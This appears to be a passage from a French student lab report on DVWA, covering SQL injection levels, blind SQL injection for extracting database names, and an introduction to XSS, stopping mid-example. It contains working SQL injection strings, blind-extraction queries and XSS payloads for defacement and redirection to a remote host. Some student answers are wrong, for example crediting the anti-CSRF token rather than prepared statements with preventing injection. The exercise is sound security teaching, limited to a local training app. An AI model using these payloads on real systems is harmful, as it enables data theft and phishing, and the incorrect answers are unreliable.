        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }
}
// This is used later on in the index.php page
// Setting it here so we can close the database connection in here like in the rest of
the source scripts
```

```
$query = "SELECT COUNT(*) FROM users;";
$result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '

```
' .
((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) :
(($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>');
$number_of_rows = mysqli_fetch_row($result)[0];

mysqli_close($GLOBALS["__mysqli_ston"]);
?>
```


```

Question :

Dans le code, indiquez le rôle de `mysqli_real_escape_string()` fonction appliquée sur le champ de saisie avant de l'utiliser pour définir la requête avec `mysqli_query()` ?

Le rôle de `mysqli_real_escape_string()` est d'enlever les caractères spéciaux d'une chaîne de caractères.

Dans le tp1, qu'avez utilisé pour assurer le même rôle ?

Pour assurer le même rôle durant le tp1 j'ai utilisé la fonction `htmlspecialchars()`

b) Environnement de test

Pour montrer la faille de ce niveau, il nous faut un outil supplémentaire.


☞ Lancer le navigateur Chrome.

Fait.

☞ Rechercher sur google 'Web developer pour chrome' et ajouter cette extension.

Fait.

☞ Cliquer ensuite sur l'icône  pour faire apparaître le menu pour gérer les extensions, puis sur l'icône Epingler grisée sur l'image ci-dessous. **Fait.**



Une roue dentée apparaît dans la barre d'outil de Chrome à gauche de l'icône pour gérer les extensions :




☞ Dans chrome, ouvrir la page d'accueil de l'application dvwa. Aller sur la page des injections SQL au niveau moyen qui affiche une liste déroulante qui semble ne plus permettre la possibilité d'injecter une requête SQL: **Fait.**

Vulnerability: SQL Injection

User ID:

☞ Cliquer à nouveau sur l'icône  dans chrome puis sur le menu  à droite du nom de l'extension web developer (Voir n°2 du schéma ci-dessous). **Fait.**



☞ Choisir ensuite *possibilité de lire et de modifier les données du site* (3) puis *sur localhost* (4): rappel, le but ici est de vous faire découvrir des failles pour ensuite mieux gérer la sécurité de vos développements. Donc nos tests se limiteront à localhost. **Fait.**

☞ Cliquer ensuite sur l'icône  pour accéder à l'interface des outils de web developer. **Fait.**

☞ Sélectionner l'onglet Forms. **Fait.**

☞ Choisir ensuite Convert Select Elements to Text Inputs qui a pour but de transformer les éléments `<SELECT>` d'une page HTML en éléments `<INPUT type='text'>`. **Fait.**

c) Résultat

Vous voyez apparaître un cadre vert qui vous indique qu'un élément a été converti et vous constatez que la liste déroulante (élément `<SELECT>`) du niveau medium s'est transformée en zone de saisie qui nous permet de faire à nouveau des injections SQL.

Vulnerability: SQL Injection

User ID:

Complément: il existe d'autres outils comme le logiciel Burp pour convertir des éléments d'une interface web.

d) Tests de vulnérabilité

☞ Tester une injection réalisée au niveau Low. Que se passe-t-il?

Injection testée : ' and 1=0 union select last_name, password from users#. Ne fonctionne pas car les caractères spéciaux ne permettent plus de faire des injections

☞ Observer la requête réalisée dans le code au niveau Low , recopier ici la clause WHERE et la condition :

WHERE TABLE_NAME= "users" && TABLE_SCHEMA="dvwa" #

☞ Observer la requête réalisée dans le code au niveau Medium , recopier ici la clause WHERE et la condition :

Pas compris.

Vous remarquez que la nouvelle requête doit commencer par un id numérique ou null pour ne pas provoquer une erreur de syntaxe (au niveau Low , la quote ' à gauche de \$id permettait d'injecter une chaîne commençant par ' pour refermer celle à gauche de \$id.

☞ Adapter l'injection réalisée précédemment pour qu'elle fonctionne. Coller ici la chaîne injectée:


?id=1 union select last_name, password from users#

5) Le niveau High


a) Le niveau high

☞ Passer au niveau high et le tester. **Fait.**

Un nouveau changement au niveau de l'interface pour ce niveau High: une fenêtre pop-up apparaît pour saisir l'id recherché :



et le résultat s'affiche sur la fenêtre principale :



b) Tests d'injection niveau High


☞ Tester l'injection du caractère ' **Fait.**

Vous remarquez sur la page web le message `Something went wrong.`

Ce message ne nous indique pas que le caractère est échappé (quand c'était le cas, on avait l'affichage suivant `Erreur de syntaxe près de '\'`). L'injection semble être possible.

☞ Tester une injection réalisée au niveau Low. Coller ici l'injection et le résultat.

Injection testée : ' and 1=0 union select last_name, password from users#



6) Le niveau Impossible

a) Son code

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users
WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();

        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
            // Get values
            $first = $row[ 'first_name' ];
            $last  = $row[ 'last_name' ];

            // Feedback for end user
            $html .= "<pre>ID: {$id}<br />First name: {$first}<br
/>Surname: {$last}</pre>";
        }
    }

    // Generate Anti-CSRF token
    generateSessionToken();
}

?>
```

Remarquer ici la présence d'un jeton anti CSRF vu au Tp n°2.

☞ Tester une injection du niveau moyen. Résultat?

Injection testée : ?id=1 union select last_name, password from users#

Résultat : Aucun affichage, l'injection n'a pas fonctionné

Qu'est ce qui a permis au code d'être sécurisé contre SQLi ?

Ce qui a permis au code d'être sécurisé contre SQLi est la présence d'un jeton anti CSRF.

IV La faille SQLI Blind

Les Blind SQL Injections, ou "injections SQL à l'aveuglette" font partie des techniques avancées d'injections SQL. On les utilise dans le cas de scripts à réponse binaire, c'est à dire qui retournent une réponse du type soit vrai, soit faux. C'est le cas par exemple des formulaires d'authentification. Ce type de script n'affiche pas le résultat d'une injection (comme dans le cas des injections SQL vues précédemment) mais indique simplement s'il y a erreur ou succès, d'où une difficulté supplémentaire.

1) Un premier test Niveau Low :

a) Tests de l'interface :

Une injection à l'aveugle concerne le cas d'une application qui répond aux requêtes de manière binaire (vrai ou faux: cad trouvé ou pas, valide ou pas etc...).

☞ Connectez-vous dans dvwa en utilisant le login 'admin' et le mot de passe 'password'.

Fait.


☞ Ouvrir la page de test consacrée à l'injection SQL blind niveau Low.

Fait.

☞ Tester la page de test consacrée à l'injection SQL blind.

Fait.

Vous remarquez que la page de test répond que l'id renseigné est présent ou pas dans la base de données (soit une réponse oui ou non) :



Vulnerability: SQL Injection (Blind)

User ID:

User ID exists in the database.

Vulnerability: SQL Injection (Blind)

User ID:

User ID is MISSING from the database.

Maintenant à l'aveugle, nous allons faire des tests pour identifier et exploiter l'injection.

Remarque : si vous regardez l'url, vous verrez que l'id est passé dedans donc avec la méthode get (déconseillée et utilisée ici pour cette raison au niveau low).

b) Détecter une faille

Comme nous l'avons vu au TP précédent une injection se fait la plupart du temps en utilisant des caractères spéciaux comme " ou ' pour modifier la requête. Nous allons commencer par ".



☞ Dans la zone de saisie, indiquer " comme id..

Fait.

Nous obtenons :

Vulnerability: SQL Injection (Blind)

User ID:

User ID is MISSING from the database.

L'injection du caractère spécial ne déclenche pas d'erreur, il nous faut alors trouver une autre manière de confirmer la présence d'une faille SQL :

Il existe beaucoup de possibilités en voici une. L' id "3" existe, nous allons donc modifier la requête afin d'ajouter une clause AND :

Si la condition ajouter derrière AND est fausse on obtient :

Vulnerability: SQL Injection (Blind)

User ID:

User ID is MISSING from the database.

Mais si la condition derrière AND est vraie on obtient :

Vulnerability: SQL Injection (Blind)

User ID:

User ID exists in the database.

Cet affichage révèle l'existence de la vulnérabilité car nous allons pouvoir à l'aveugle tester si des conditions placées derrière AND sont vraies ou fausses. Cela va nous permettre de trouver des informations utiles.

c) Récupérer des informations

Trouver la longueur du nom de la BD

Nous utiliserons dans notre condition :

- DATABASE () : retourne le nom de la bd
- LENGTH () : retourne la longueur (nombre de caractère) du paramètre

☞ Tester l'injection suivante qui nous indique si oui ou non la longueur du nom de la bd est inférieur à 6 : `3' AND LENGTH(DATABASE()) <6#`

Fait. Vulnerability: SQL Injection (Blind)

User ID:

User ID exists in the database.

☞ Indiquer ici l'injection qui vous a permis de trouver la longueur du nom de la BD :

`3' AND LENGTH(DATABASE()) =4#`

Vulnerability: SQL Injection (Blind)

User ID:

User ID exists in the database.

☞ Indiquer la longueur du nom de la BD :

L'injection précédente nous a permis de déterminer que la longueur du nom de la BD est 4.

Détecter le nom de la base de données

Nous allons récupérer le nom de la base de données utilisée par l'application. Nous allons commencer par demander à l'application si la 1ère lettre du nom de la base commence par "a", par "b", par "c" etc ...

Nous utiliserons dans notre condition :

- `DATABASE()` : retourne le nom de la bd (ici "dvwa")
- `MID(DATABASE(), 1, 1)` : retourne le 1er caractère de la chaîne retournée par `DATABASE()` ici "dvwa")
- `ORD()` ou `ASCII()` : retourne la valeur décimale du caractère passé en paramètre

La condition testée `ORD(MID(DATABASE(),1,1)) = n` en faisant varier n , nous indiquera si oui ou non, le 1er caractère du nom de la BD utilisée est égal à n. Puis une fois la condition vraie, cad le 1er caractère du nom de la BD trouvé, nous passerons au 2ème etc... on peut aussi utiliser `BETWEEN` pour obtenir un encadrement que l'on affine au fur et à mesure.

☞ Trouver la valeur décimale de 'a' dans la table ASCII accessible à l'adresse <https://www.cs.cmu.edu/~pattis/15-1XX/common/handouts/ascii.html> : 'a' = 97.

☞ Indiquer ici l'injection à faire pour savoir si oui ou non le 1^{er} caractère du nom de la BD est compris entre 'a' et le 14^{ème} caractère de l'alphabet (rappel: `ORD()` retourne la valeur décimale d'un caractère). **`3' AND ORD(MID(DATABASE(),1,1)) BETWEEN 97 AND 110#`**

☞ si oui, on affinera pour savoir si le oui ou non le 1^{er} caractère du nom de la BD est compris 'a' et le 7^{ème} caractère de l'alphabet (si oui on affinera dans cet intervalle, sinon on affinera dans l'intervalle entre le 15^{ème} caractères de l'alphabet et le dernier).

3' AND ORD(MID(DATABASE(),1,1)) BETWEEN 97 AND 103#

☞ Compléter ce tableau qui recense vos recherches pour trouver le 1^{er} caractère du nom de la BD partant du fait que vous ignorez le nom de la BD.

Intervalle testé	Condition	Réponse (indiquer oui ou non)
Entre a et le 14 ^{ème} caractère	3' AND ORD(MID(DATABASE(),1,1)) BETWEEN 97 AND 110#	Oui
Entre a et le 7 ^{ème} caractère	3' AND ORD(MID(DATABASE(),1,1)) BETWEEN 97 AND 103#	Oui
Entre a et le 4 ^{ème} caractère	3' AND ORD(MID(DATABASE(),1,1)) BETWEEN 97 AND 100#	Oui
Entre a et le 2 ^{ème} caractère	3' AND ORD(MID(DATABASE(),1,1)) BETWEEN 97 AND 98#	Non, cela signifie que le caractère est c ou d.
Entre le 3 ^{ème} et le 4 ^{ème} caractère	3' AND ORD(MID(DATABASE(),1,1)) BETWEEN 99 AND 100#	Oui, ce qui est normal par rapport aux 2 requêtes précédentes.
C'est le 3 ^{ème} caractère	3' AND ORD(MID(DATABASE(),1,1)) = 99#	Non, cela signifie que c'est le 4 ^{ème} caractère.
C'est le 4 ^{ème} caractère	3' AND ORD(MID(DATABASE(),1,1)) = 100#	Oui, ce qui correspond avec la requête précédente.

☞ Compléter ce tableau qui recense vos recherches pour trouver le 2^{ème} caractère du nom de la BD.

Intervalle testé	Condition	Réponse (indiquer oui ou non)
Entre a et le 14 ^{ème} caractère	3' AND ORD(MID(DATABASE(),2,2)) BETWEEN 97 AND 110#	Non
Entre le 15 ^{ème} et le 26 ^{ème} caractère	3' AND ORD(MID(DATABASE(),2,2)) BETWEEN 111 AND 122#	Oui, logique
Entre le 15 ^{ème} et le 20 ^{ème} caractère	3' AND ORD(MID(DATABASE(),2,2)) BETWEEN 111 AND 116#	Non
Entre le 21 ^{ème} et le 23 ^{ème} caractère	3' AND ORD(MID(DATABASE(),2,2)) BETWEEN 117 AND 119#	Oui
C'est le 21 ^{ème} caractère	3' AND ORD(MID(DATABASE(),2,2))	Non

	= 117#	
C'est le 23 ^{ème} caractère	3' AND ORD(MID(DATABASE(),2,2)) = 119#	Non
C'est le 22 ^{ème} caractère	3' AND ORD(MID(DATABASE(),2,2)) = 118#	Oui

☞ Indiquer ici les caractères trouvés : **dv**

Le procédé est le même pour la 3^{ème} et la 4^{ème} lettre (le nom de la BD a une longueur de 4 caractères). On trouvera bien sûr le nom de BD 'dvwa'.

Conclusion :

Même en aveugle, on peut accéder à toutes les informations de la base de données (en annexe, je vous montre comment accéder au nombre de tables et à leurs noms).

Remarque : les hackers utilisent des outils pour automatiser les injections.

2) Le niveau Medium :

a) Tests de l'interface :

On remarque que la zone de saisie a été remplacée par une liste qui normalement ne permet pas de saisir une autre entrée qu'un nombre.

b) Faille :

Nous avons vu dans la 1^{ère} partie du TP que grâce à l'extension *web developer* de chrome, on peut convertir cet élément HTML de type SELECT en élément de type INPUT qui permettra alors d'injecter du code malveillant.

Donc toutes les injections réalisées au niveau low, vont pouvoir être injectées à ce niveau Medium. On pourra récupérer toutes les informations désirées :

- nom des tables
- noms et mots de passe stockés dans la table users...

3) Le niveau High :

On remarque que la zone de saisie s'effectue dans une fenêtre pop-up qui comme nous l'avons vu dans le début du TP au niveau des injections SQL, permet aussi les injections.

4) Le remède :

Comme pour les injections sql classiques, il faut utiliser des requêtes préparées.

V Injection total blind :

Il existe un dernier type d'injection SQL : il concerne des requêtes qui ne renvoient aucun élément d'information, ni sur les résultats, ni sur l'état de réussite de la requête. Il faut alors

trouver un nouveau facteur qui nous donnera des informations : le temps d'exécution de la requête !

En effet, si on réussit à ralentir considérablement l'exécution d'une requête, et que ce ralentissement traduise un état de réussite, alors on sera en mesure de connaître, comme pour une injection à l'aveugle « classique », si l'injection a réussi ou non, simplement en mesurant son temps d'exécution.

Annexe: SQL blind – aller plus loin

a) Récupération du nombre de tables

Pour récupérer le nombre de tables existants dans la base, nous utiliserons la base de données `information_schema` qui contient une table nommée `tables` recensant les noms des tables existantes dans le SGBDR (`table_name`).

☞ Mettre au point dans PHPmyAdmin la requête qui affiche le nom des tables de la BD 'dvwa' (les noms des BD sont stockés dans le champ `table_schema`). Collez ici la requête :

```
SELECT table_name FROM  
INFORMATION_SCHEMA.TABLES WHERE  
table_schema='dvwa';
```

table_name
guestbook
users

Cette requête sera ensuite utilisée pour mettre au point l'injection à faire pour connaître le nombre de tables de la bd actuelle.

```
3' AND ORD(MID((SELECT COUNT(table_name) FROM INFORMATION_SCHEMA.TABLES  
WHERE table_schema='dvwa'),1,1)) = 50 #
```

(50 représentant "2" en décimal) :

b) Récupération du nom des tables

☞ Mettre au point dans PHPmyAdmin la requête qui affiche le nom de la 1^{ère} table de la BD 'dvwa' (les noms des BD sont stockés dans le champ `table_schema`). Pour ne garder qu'un nom, vous utiliserez `LIMIT`. Collez ici la requête :

```
SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE  
table_schema='dvwa' LIMIT 1;
```

☞ indiquer ici l'injection SQL à réaliser pour trouver la longueur du nom la 1^{ère} table de la BD 'dvwa'.

```
SELECT LENGTH(TABLE_NAME) FROM INFORMATION_SCHEMA.TABLES  
WHERE table_schema='dvwa' LIMIT 1;
```

☞ indiquer ici l'injection SQL à réaliser pour trouver le 1^{er} caractère du nom la 1^{ère} table de la BD 'dvwa'.



```
SELECT MID(TABLE_NAME,1,1) FROM INFORMATION_SCHEMA.TABLES  
WHERE table_schema='dvwa' LIMIT 1;
```

☞ indiquer ici l'injection SQL à réaliser pour trouver le 2^{ème} caractère du nom la 1^{ère} table de la BD 'dvwa' .

```
SELECT MID(TABLE_NAME,2,1) FROM INFORMATION_SCHEMA.TABLES  
WHERE table_schema='dvwa' LIMIT 1;
```

On procèdera ainsi pour trouver tous les caractères.

☞ indiquer ici l'injection SQL à réaliser pour trouver la longueur du nom la 2^{ème} table de la BD 'dvwa' .

```
SELECT LENGTH(TABLE_NAME) FROM INFORMATION_SCHEMA.TABLES  
WHERE table_schema='dvwa' ORDER BY TABLE_NAME=2 LIMIT 1;
```

Une fois la longueur trouve, on pourra trouver chaque caractère.

Pour les plus avancés :

☞ indiquer la requête utilisée dans MySQL pour trouver le nom de la 1^{ère} colonne de la table users.

☞ Grâce à cette requête, trouver les injections pour déterminer le nom des colonnes de la table users.

☞ indiquer ici l'injection SQL à réaliser pour trouver le login du 1^{er} utilisateur

☞ indiquer ici l'injection SQL à réaliser pour trouver le mot de passe du 1^{er} utilisateur

TP n°4- Dvwa et XSS

Rappels : **DVWA** est une application Web extrêmement vulnérable, codée en PHP et utilisant une base de données MySQL. L'application contient quatre niveaux de difficulté : Facile, moyen, difficile et impossible. Il est recommandé de choisir le niveau facile pour commencer, et observer le code proposé qui se complique avec la difficulté croissante.



Toutes les manipulations décrites sont réalisées uniquement sur la plateforme pédagogique présentée. Elles ne doivent en aucun cas être testées sur d'autres sites web.

I. Introduction

- ⌚ **XSS** (plus officiellement appelée Cross-Site Scripting) est une faille permettant l'injection de code HTML ou JavaScript dans des variables mal protégées.
- ⌚ Le cross-site scripting est un type de faille de sécurité des sites web permettant d'injecter du code dans une page, provoquant ainsi des actions sur les navigateurs web visitant la page.
- ⌚ **XSS** où "Cross-Site Scripting" est l'une des failles les plus répandues dans les sites Web dynamiques. Elle fait partie de la famille des attaques par injection.
- ⌚ Le but principal de cette attaque est de voler les données d'identité de l'autre utilisateur (vol de cookies, de jetons de session et d'autres informations).
- ⌚ Les cookies aident à se connecter (formulaire de connexion prérempli à l'aide de cookies). Par conséquent, avec les cookies volés, un hacker peut se connecter avec une identité volée. C'est l'une des raisons pour lesquelles cette attaque est considérée comme l'une des attaques les plus risquées.


Une attaque XSS peut être exécutée avec différents langages côté client : le plus souvent, cette attaque est effectuée avec Javascript et HTML.

Il existe deux types de XSS :

- Le XSS réfléchi (non permanent) en anglais XSS reflected
- Le XSS stocké (permanent) en anglais XSS stored


1°) Le XSS réfléchi (non permanent) – XSS reflected en anglais

Cette faille est appelée non permanente car elle n'est pas enregistrée dans un fichier ou dans une base de données. C'est le cas lorsque des données sont envoyées par un client et sont affichées telles quelles dans la page résultante (exemple : une page HTML qui affiche des données qui viennent d'être saisies pour les récapituler, ou un formulaire de recherche qui affiche les résultats indiquant ce qui était recherché) ceci sans être filtrées (c'est-à-dire sans être encodées en entités HTML).



2°) Le XSS stocké (permanent)

Lorsque des données sont fournies depuis une source de données comme une base de données (ou un fichier) et sont affichées telles quelles dans la page résultante sans être filtrées. L'impact d'une XSS stockée est d'autant plus grave car elle touche tous les visiteurs de la page piégée.



- Ce type de faille peut se trouver lorsque vous appelez une page PHP avec des informations passées dans L'URL ou du code JavaScript malveillant saisi dans un champ *nom* d'un formulaire exemple `<script>alert('BOOM')</script>`
- La page ouvre une pop-up affichant "BOOM". En effet, le navigateur exécute le JavaScript généré par l'instruction `echo $_POST['nom'];`
- Dans ce cas, le code intrusif n'est qu'une alerte, mais le hacker pourrait mettre un code pour lire vos cookies, rediriger vers une autre URL...

3°) Exemples d'attaques

Normalement la détection de la présence d'une faille XSS peut se faire en entrant un code javascript dans un champ de formulaire ou dans une URL.

) Destruction de la page (le code de la page est remplacé par un message)

```
<script>document.querySelector('body').innerHTML="<p style='text-decoration:blink;color:#F00;'> Vous êtes victime d'une attaque XSS!</p>"</script>
```

Ici le contenu de la page est remplacé par la phrase : Vous êtes victime d'une attaque XSS! .

) Redirection

```
<script>
document.location = "http://www.serveur-distant.net/page-piegee.php";
</script>
```

Cette redirection peut amener sur un site piégé, par exemple une copie du site vulnérable. Cette attaque par phishing permettrait de voler les identifiants d'un utilisateur (Le "phishing" ou hameçonnage **consiste pour le fraudeur à se faire passer pour un organisme qui vous est familier** (banque, administration fiscale, caisse de sécurité sociale...), en utilisant son logo et son nom).

) Vol de cookie (cookie stealing)

```
<script>
